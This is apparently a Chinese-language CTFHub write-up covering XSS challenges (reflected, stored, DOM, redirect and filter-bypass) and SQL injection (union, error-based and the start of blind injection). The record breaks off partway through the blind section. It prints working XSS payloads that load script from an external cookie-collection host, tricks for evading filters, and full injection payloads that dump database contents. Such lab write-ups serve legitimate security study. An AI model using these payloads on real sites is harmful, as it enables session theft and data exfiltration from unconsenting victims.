



返回到我们的平台处查下看信息发现返回得到cookie值



存储型

打开之后和上面的一样现插入恶意代码，会传入服务器并保存






回到我们平台查看返回信息

DOM反射

开启环境我们发现第一个输入框里面有东西，打开源码看看，发现第一个的位置是我们可控的，找到第一个框框的源码





```
            <!-- body -->
            <div>
                <form action="" method="GET">
    <div class="input-group mb-3">
        <div class="input-group-prepend">
            <span class="input-group-text">CHange text</span>
        </div>
        <input type="text" class="form-control" placeholder="CTFHub is very niubility" name="text">
        <div class="input-group-append">
            <input type="submit" value="Submit" class="btn btn-success">
        </div>
    </div>
</form>
<!-- Output -->
<hr>
<div>
    <h1>Hello, CTFHub
    </h1>
    <p id="text"></p>
    <script>
        $("#text")[0].innerHTML = 'CTFHub is very niubility';
    </script>
</div>
<hr>
            </div>
            <!-- Submit -->
            <div>
                <h2>Send URL to Bot</h2>
<div class="input-group mb-3">
    <div class="input-group-prepend">
        <span class="input-group-text">URL</span>
    </div>
    <input type="text" class="form-control" id="url" name="url">
    <div class="input-group-append">
        <input type="button" id="Send" value="Send" class="btn btn-success" onclick="send()">
    </div>
    <script>
        function send() {
            let url = $("#url").val()
            $.ajax({
                type: "post",
                url: "/submit",
                dataType: "json",
                contentType: "application/json",
                data: JSON.stringify({
                    url: url
```

根据`</textarea>'"><script src=http://121.43.174.46/3qnfdu?1705932590></script>`构造上面源码闭合的条件，//是单行注释，去掉`</textarea>'">`不影响结果传入第一个框提交查看源码

```
';</script><script src=http://121.43.174.46/3qnfdu?1705932590>//
```

```
<!-- Output -->
<hr>
<div>
    <h1>Hello, CTFHub
    </h1>
    <p id="text"></p>
    <script>
        $("#text")[0].innerHTML = '';<script src=http://121.43.174.46/3qnfdu?1705932590>//';
    </script>
</div>
<hr>
            </div>
            <!-- Submit -->
            <div>
                <h2>Send URL to Bot</h2>
<div class="input-group mb-3">
    <div class="input-group-prepend">
        <span class="input-group-text">URL</span>
    </div>
    <input type="text" class="form-control" id="url" name="url">
    <div class="input-group-append">
        <input type="button" id="Send" value="Send" class="btn btn-success" onclick="send()">
    </div>
    <script>
        function send() {
            let url = $("#url").val()
            $.ajax({
                type: "post",
                url: "/submit",
                dataType: "json",
```

把url复制到第二个框里面提交，回到平台查看信息



DOM跳转

进入网站查看源代码发现xss漏洞

```
<script>
        var target = location.search.split("=")
        if (target[0].slice(1) == "jumpto") {
            location.href = target[1];
        }
</script>
```

这段代码的作用是从当前页面的URL中获取查询字符串（URL的get参数），如果参数名为"jumpto"，则将页面重定向到参数值所指定的URL。


> 具体而言，它使用location.search获取查询字符串部分（例如：“?jumpto=http://challenge-1ccc67ea8612a9b6.sandbox.ctfhub.com:10800/”），然后使用.split("=")将其拆分为参数名和参数值的数组。

> 然后，它检查target[0].slice(1)是否等于"jumpto"，这是因为target[0]包含"?“字符，使用.slice(1)去掉”?"。如果相等，就使用location.href将页面重定向到target[1]，也就是参数值所指定的URL。

> 注意！当你将类似于 location.href = "javascript:alert('xss')" 这样的代码赋值给 location.href 时，浏览器会将其解释为一种特殊的URL方案，即 “javascript:”。在这种情况下，浏览器会将后面的 JavaScript 代码作为URL的一部分进行解析，然后执行它。


所以我们可以构造如下链接：执行js语句


```
http://challenge-915351dcd9c9655f.sandbox.ctfhub.com:10800/?
jumpto=javascript:alert(1)
```



然后构造链接来加载xss平台的代码

```
http://challenge-915351dcd9c9655f.sandbox.ctfhub.com:10800/?
jumpto=javascript:$.getScript("//121.43.174.46/3qnfdu?1705937520")
```





过滤空格

意思很明显就是不能出现空格当然了，我们可以用/**/来代替，查看源代码发现空格都没了


```
    <div class="input-group mb-3">
        <div class="input-group-prepend">
            <span class="input-group-text">What's your name</span>
        </div>
        <input type="text" class="form-control" placeholder="CTFHub" id="name" name="name">
        <div class="input-group-append">
            <input type="submit" value="Submit" class="btn btn-success">
        </div>
    </div>
</form>
<!-- Output -->
<hr>
<div>
    <h1>Hello, </textarea>'"><scriptsrc=http://121.43.174.46/3qnfdu?1705938234></script>
    </h1>
</div>
<hr>
            </div>
            <!-- Submit -->
            <div>
                <h2>Send URL to Bot</h2>
<div class="input-group mb-3">
    <div class="input-group-prepend">
        <span class="input-group-text">URL</span>
    </div>
    <input type="text" class="form-control" id="url" name="url">
    <div class="input-group-append">
        <input type="button" id="Send" value="Send" class="btn btn-success" onclick="send()">
```

然后构造我们的url来访问，再次查看源代码

```
</textarea>'"><script/**/src=http://121.43.174.46/3qnfdu?1705938442></script>
```

```
        </div>
        <input type="text" class="form-control" placeholder="CTFHub" id="name" name="name">
        <div class="input-group-append">
            <input type="submit" value="Submit" class="btn btn-success">
        </div>
    </div>
</form>
<!-- Output -->
<hr>
<div>
    <h1>Hello, </textarea>'"><script/**/src=http://121.43.174.46/3qnfdu?1705938442></script>
    </h1>
</div>
<hr>
            </div>
            <!-- Submit -->
            <div>
                <h2>Send URL to Bot</h2>
<div class="input-group mb-3">
    <div class="input-group-prepend">
        <span class="input-group-text">URL</span>
    </div>
    <input type="text" class="form-control" id="url" name="url">
    <div class="input-group-append">
        <input type="button" id="Send" value="Send" class="btn btn-success" onclick="send()">
```

然后把我们的url在第二个框框里面提交，




过滤关键词

题目是过滤关键词，但不知道是什么关键词，先在第一个框框里面输入我们的xss代码再查看源代码看看有什么不同

```
            <!-- Alert -->
            <div id="alert">
                <div id="success" class="alert alert-success" role="alert" style="display: none;"></div>
                <div id="fail" class="alert alert-danger" role="alert" style="display: none;"></div>
            </div>
            <!-- Body -->
            <div>
                <form action="" method="GET">
    <div class="input-group mb-3">
        <div class="input-group-prepend">
            <span class="input-group-text">What's your name</span>
        </div>
        <input type="text" class="form-control" placeholder="CTFHub" id="name" name="name">
        <div class="input-group-append">
            <input type="submit" value="Submit" class="btn btn-success">
        </div>
    </div>
</form>
<!-- Output -->
<hr>
<div>
    <h1>Hello, </textarea>'"><  src=http://121.43.174.46/3qnfdu?1705938747></>
    </h1>
</div>
<hr>
            </div>
            <!-- Submit -->
            <div>
                <h2>Send URL to Bot</h2>
<div class="input-group mb-3">
    <div class="input-group-prepend">
        <span class="input-group-text">URL</span>
    </div>
    <input type="text" class="form-control" id="url" name="url">
    <div class="input-group-append">
        <input type="button" id="Send" value="Send" class="btn btn-success" onclick="send()">
    </div>
    <script>
        function send() {
            let url = $("#url").val()
            $.ajax({
                type: "post",
                url: "/submit",
                dataType: "json",
                contentType: "application/json",
                data: JSON.stringify({
                    url: url
                }),
                success: function (d) {
```

发现把script给过滤了，大小写浑拼试一下发现可以

```
            <!-- Alert -->
            <div id="alert">
                <div id="success" class="alert alert-success" role="alert" style="display: none;"></div>
                <div id="fail" class="alert alert-danger" role="alert" style="display: none;"></div>
            </div>
            <!-- Body -->
            <div>
                <form action="" method="GET">
    <div class="input-group mb-3">
        <div class="input-group-prepend">
            <span class="input-group-text">What's your name</span>
        </div>
        <input type="text" class="form-control" placeholder="CTFHub" id="name" name="name">
        <div class="input-group-append">
            <input type="submit" value="Submit" class="btn btn-success">
        </div>
    </div>
</form>
<!-- Output -->
<hr>
<div>
    <h1>Hello, </textarea>'"><sCrIpt src=http://121.43.174.46/3qnfdu?1705938747></sCrIpt>
    </h1>
</div>
<hr>
            </div>
            <!-- Submit -->
            <div>
                <h2>Send URL to Bot</h2>
<div class="input-group mb-3">
    <div class="input-group-prepend">
        <span class="input-group-text">URL</span>
    </div>
    <input type="text" class="form-control" id="url" name="url">
    <div class="input-group-append">
        <input type="button" id="Send" value="Send" class="btn btn-success" onclick="send()">
    </div>
    <script>
        function send() {
            let url = $("#url").val()
            $.ajax({
                type: "post",
                url: "/submit",
                dataType: "json",
                contentType: "application/json",
                data: JSON.stringify({
                    url: url
                }),
                success: function (d) {
```



SQL注入

字符型注入

根据提示先输入个1发现SQL语句

```
select * from news where id='1'
```

使用#把后面的单引号给注释掉

```
1' #
```

输入and判断是否能被过滤

```
1' and 1=1#
```


```
1' and 1=2#
```

判断or是否能被过滤

```
1' or 1=1#
```


```
1' or 1=2#
```

判断列数

```
1' order by 1,2,3#
```

发现报错减少一列，发现有回显

判断注入点

```
-1' union select  1,2#
```

暴库

```
-1' union select 1,database()#
```

爆表

```
-1' union select 1,group_concat(table_name) from information_schema.tables where table_schema=database()#
```

爆字段名

```
-1' union select 1,group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='flag'#
```

爆字段内容

```
-1' union select 1,(select flag from flag)#
```

拿到flag

报错注入

输入1'发现会报错，接着输入1'#发现还是会报错

判断注入

当场景中仅仅将SQL语句带入查询返回页面正确，没有返回点的时候，需要报错注入，用报错的回显。

三种方法extractvalue() updatexml() floor()

extractvalue():

extractvalue报错注入:0x7e就是~用来区分数据
里面用select语句，不能用union select

concat()函数
1.功能：将多个字符串连接成一个字符串。
2.语法：concat(str1,str2,...)
返回结果为连接参数产生的字符串，如果有任何一个参数为null，则返回值为null。

extractvalue报错注入语句格式:

```
?id=2 and extractvalue(null,concat(0x7e,(sql语句),0x7e))
```

接着就可以爆库，构造payload,爆出一个库为sqli

```
?id=1 and extractvalue(null,concat(0x7e,(database()),0x7e))
```

爆库成功，接着爆第一个表limit 0,1，构造payload成功爆出了表名

```
1 and extractvalue(null,concat(0x7e,(select table_name from
information_schema.tables where table_schema=database() limit 0,1),0x7e))
```

接下来爆字段名，构造payload

```
1 and extractvalue(null,concat(0x7e,(select column_name from
information_schema.columns where table_schema=database() and table_name='flag'
limit 0,1),0x7e))
```

接着爆字段内容但只得到了一部分的flag

```
1 and extractvalue(null,concat(0x7e,(select flag from flag limit 0,1),0x7e))
```

这时候就需要用到mid函数来让flag显示完全

```
2 and extractvalue(null,concat(0x7e,mid((select flag from flag),4),0x7e))
```

(2)updatexml报错注入
爆库

```
1 and updatexml(1,concat(0x7e,database(),0x7e),1)
```

爆表

```
1 and updatexml(1,concat(0x7e,(select table_name from information_schema.tables
where table_schema=database()),0x7e),1)
```

因为报错注入只显示一条记录，所以需要使用limit语句。构造的语句如下所示：

```
1 and updatexml(1,concat(0x7e,(select table_name from information_schema.tables
where table_schema=database() limit 0,1),0x7e),1)
```

```
1 and updatexml(1,concat(0x7e,(select table_name from information_schema.tables
where table_schema=database() limit 1,1),0x7e),1)
```

得到表名为:news和flag，接下来爆字段名

```
1 and updatexml(1,concat(0x7e,(select column_name from
information_schema.columns where table_schema=database() and
table_name='news'limit 0,1),0x7e),1)
```

```
1 and updatexml(1,concat(0x7e,(select column_name from
information_schema.columns where table_schema=database() and table_name='flag'
limit 0,1),0x7e),1)
```

得到flag表中，有一个字段名为flag的字段,爆字段内容

```
1 and updatexml(1,concat(0x7e,(select flag from flag limit 0,1),0x7e),1)
```

```
1 and updatexml(1,concat(0x7e,mid((select flag from flag),4),0x7e),1)
```

使用updatexml()函数一样可以得到flag
(3)floor报错注入
一、概述
原理：利用

```
select count(*),floor(rand(0)*2)x from information_schema.character_sets group
by x
```

导致数据库报错，通过concat函数连接注入语句与floor(rand(0)*2)函数，实现将注入结果与报错信息回显的注入方式。

二、函数理解
打开MYSQL终端，创建数据库

```
create database test1;
```

建表,设置两个字段

```
use test1;
```

```
create table cze(id int unsigned not null primary key auto_increment,
name varchar(15) not null);
```

插入数据

```
insert into cze(id,name) value(1,'chenzishuo');
insert into cze(id,name) value(2,'zhangsan');
insert into cze(id,name) value(3,'lisi');
insert into cze(id,name) value(4,'wangwu');
```

·rand()函数
rand()可以产生一个在0和1之间的随机数

```
select rand();
```

很明显，直接使用rand函数每次产生的数值不一样，但当我们提供了一个固定的随机数的种子0之后，每次产生的值都是相同的，这也可以称之为伪随机。

·floor(rand(0)*2)函数
floor函数的作用就是返回小于等于括号内该值的最大整数。
rand()本身是返回0~1的随机数，但在后面扩大2倍就返回0~2之间的随机数。
配合上floor函数就可以产生确定的两个数，即0和1并且结合固定的随机种子0，它每次产生的随机数列都是相同的值。
结合上述的函数，每次产生的随机数列都是0 1 1 0

·group by 函数
group by函数，作用就是分类汇总。
重命名id为a,name为x

```
select id a,name x from cze;
```

使用group by函数进行分组，并且按照x(name)进行排序。

```
select id a,name x from cze group by x;
```

·count()*函数*
*count()*函数作用为统计结果的记录数。

```
select name x,count(*) from cze group by id;
```

因为这里的x就是name的数量，只有一个count(*)都为1了。
·综合使用产生报错

```
select count(*),floor(rand(0)*2) x from cze group by x;
```

根据前面的函数，这句话是统计后面的floor(raand(0)*2) from cze产生的随机数种类并计算数量，0110,结果是两个，但是最后却报错。

实战注入
1.判断是否存在报错注入

```
http://challenge-a8c4fcd7a6890e16.sandbox.ctfhub.com:10800/?id=1 union select
count(*),floor(rand(0)*2) x from information_schema.schemata group by x
```

2.很明显存在报错注入，爆库

```
1 union select count(*),concat(floor(rand(0)*2),database()) x from
information_schema.schemata group by x
```

3.得到库名为sqli，爆表

```
1 union select count(*),concat(floor(rand(0)*2),(select concat(table_name) from
information_schema.tables where table_schema='sqli' limit 0,1)) x from
information_schema.schemata group by x
```

得到第一个表:news,继续爆第二个表

```
1 union select count(*),concat(floor(rand(0)*2),(select concat(table_name) from
information_schema.tables where table_schema='sqli' limit 1,1)) x from
information_schema.schemata group by x
```

4.得到第二个表名为flag的表，爆字段名

```
http://challenge-a8c4fcd7a6890e16.sandbox.ctfhub.com:10800/?id=1 union select
count(*),concat(floor(rand(0)*2),(select concat(column_name) from
information_schema.columns where table_schema='sqli' and table_name='flag' limit
0,1)) x from information_schema.schemata group by x
```

5.得到字段名为flag，爆字段内容

```
http://challenge-a8c4fcd7a6890e16.sandbox.ctfhub.com:10800/?id=1 union select
count(*),concat(floor(rand(0)*2),0x3a,(select concat(flag) from sqli.flag limit
0,1)) x from information_schema.schemata group by x
```

盲注

盲注其实是SQL注入的一种，之所以成为盲注是因为他不会根据你SQL注入的攻击语句返回你想要知道的错误信息。

布尔盲注

布尔盲注只会回显True和False两种情况。
`length()` 返回字符串的长度
`substr()` 截取字符串
`ascii()` 返回字符串的ASCII码

·获取数据库的长度

```
and (select length(database()))>=长度     //可以通过大于等于来进行猜测数据库的长度
```

·逐字猜解数据库名

·逐字猜解数据库名

```
and (select ascii(substr(database(),位数，1)))=ASCII码   //位数的变化即通过ASCII码以及猜解的数据长度求出数据库的库名
```

·猜解表名数量

```
and (select count(table_name) from information_schema.tables where table_schema=database())=数量
```

